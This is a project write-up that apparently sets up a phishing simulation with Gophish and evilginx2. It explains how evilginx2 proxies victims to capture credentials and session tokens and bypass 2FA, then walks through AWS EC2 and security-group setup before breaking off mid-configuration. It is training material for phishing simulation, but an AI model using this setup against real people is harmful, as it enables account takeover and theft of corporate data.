

Phishing Project

Name : Deriche Yanis

Part I:

A Complete Phishing Simulation with Gophish



What is Phishing?

Phishing is a social engineering attack used to obtain user information such as login credentials and credit card information. It happens when a malicious actor pretends to be someone or something trustworthy to trick a victim into opening an email, IM, or text message.

Scenario

Consider a small business with 30 employees that use Outlook or G-Suite for email, a leading email filtering technology to analyze the content of incoming emails, and a well-known EDR on each endpoint.

Yes, it is possible and interesting to spend some time looking for a way to circumvent a specific email filtering solution, ensuring that your macro-infected Word document avoids modern EDRs and installs persistent malware on the target endpoint.

But first, let us determine how thin the iceberg we are walking on is:

The EDR/email filtering solution may continue to block the payload.

The alerts for “Enable Content” may alarm the end user.

Even if we can successfully install our persistence, it must choose the correct method to “phone home” to the C2 without being blocked by Proxy, Firewall, or raising suspicions.

Word macros accessed in OneDrive via the browser are unlikely to execute.

What is evilginx2?

The evilginx2 framework is a complex Golang Reverse Proxy that allows victims to be proxied against legitimate services while recording credentials and authentication sessions. The sessions collected can then be used to authenticate victim accounts while avoiding 2FA safeguards fully.

Furthermore, in “Cloud-oriented” enterprises like the one described above, a session with a key cloud provider can frequently result in access to sensitive shared folders, organizational data, and even VPN connection details, granting access to the internal corporate network.

evilginx2 employs the reverse proxying concept to efficiently route traffic between phished users (e.g., targeted employees) and legitimate websites (e.g., authentication providers).

It also includes TLS termination capabilities similar to those found in Burp Suite, which means that the user viewing the evilginx2 URL will see green-lock HTTPS browsing while the evilginx2 server decrypts that data and establishes its own new HTTPS connection with the target website.


Because of this positioning, evilginx2 can act as a man-in-the-middle and obtain raw credential information without requiring the attacker to clone fake sites or perform heavy lifting. Aside from managing the server, the majority of the configuration is contained in the evilginx2 YAML files, which instruct it on how to behave on a per-domain basis.

Tools to Install


- Route53 (Domain Registration)
- AWS EC2 Instance
- gophish
- evilginx2
- Mailgun

Setting up Amazon EC2


First, Login into AWS Console.




Next, search for the EC2 service.




Click on “Launch Instance”.



Select Ubuntu Server (Free tier eligible) and continue as shown below.





Next, for “Instance type” select “t2.micro”, which is available for free.




Note: It prompts the user to generate or use an existing private key for SSH access to the Ubuntu system.


Click on “Create a new key pair” and give it a suitable name.



Note that the key pair will be downloaded automatically.




Launch the instance after downloading the private key file.




Configuring a Custom Security Group


From EC2 Dashboard, select the Security Group under Network & Security tab.




Now click on “Create security group”.



Enter the “Basic Details”.



As can be seen below, add the following Inbound Rules for SSH, DNS, HTTP, HTTPS, and gophish.




The screenshot shows the 'Inbound rules' configuration page for a security group. It lists five rules: SSH (TCP, port 22), DNS (UDP, port 53), HTTPS (TCP, port 443), HTTP (TCP, port 80), and a custom TCP rule for port 3333. Each rule has a 'Source' field set to 'Anywhere-I...' and a 'Description' field. There are 'Delete' buttons for each rule and an 'Add rule' button at the bottom.

Security group rule ID	Type	Protocol	Port range	Source	Description - optional	Actions
-	SSH	TCP	22	Anywhere-I...	SSH	Delete
-	DNS (UDP)	UDP	53	Anywhere-I...	DNS	Delete
-	HTTPS	TCP	443	Anywhere-I...	HTTPS	Delete
-	HTTP	TCP	80	Anywhere-I...	HTTP	Delete
-	Custom TCP	TCP	3333	Anywhere-I...	Gophish admin	Delete

Add rule

As can be seen below, a new Security Group (Testing) has been created successfully.



The screenshot shows the AWS Management Console with a notification that a security group 'sg-07b1e949729cbdaea - Testing' was created successfully. The 'Details' tab is selected, showing the security group name, ID, description, owner, and rule counts. The 'Inbound rules' tab is also visible, showing no rules found.

Security group (sg-07b1e949729cbdaea - Testing) was created successfully

sg-07b1e949729cbdaea - Testing

Details


Security group name: Testing	Security group ID: sg-07b1e949729cbdaea	Description: Phishing	VPC ID: vpc-0e951dc9fd2aef30b
Owner: 356508393124	Inbound rules count: 0 Permission entries	Outbound rules count: 5 Permission entries	

Inbound rules

No security group rules found

This newly created Security Group must now be assigned to the Ubuntu EC2 instance.

Next, Click on Navigate to Instances -> Right-click on an EC2 Instance -> Security –> Change security groups



The screenshot shows the AWS Management Console with a list of EC2 instances. The instance 'i-007d25ca41257a622' is selected. The context menu is open, showing the 'Change security groups' option highlighted.

Instances (1/2) info

Name	Instance ID	Instance state	Instance type	Status check	Alarm status	Availability Zone	Public IPv4 DNS	Public IPv4...	Elastic IP	IPv6
-	i-0a763b60766427f68	Running	t2.micro	2/2 checks passed	No alarms	ap-south-1a	ec2-65-2-166-224.ap-s...	-	-	-
-	i-007d25ca41257a622	Running	t2.micro	2/2 checks passed	No alarms	ap-south-1a	ec2-52-66-199-74.ap-s...	-	-	-

Change security groups


Instance: i-007d25ca41257a622

Details

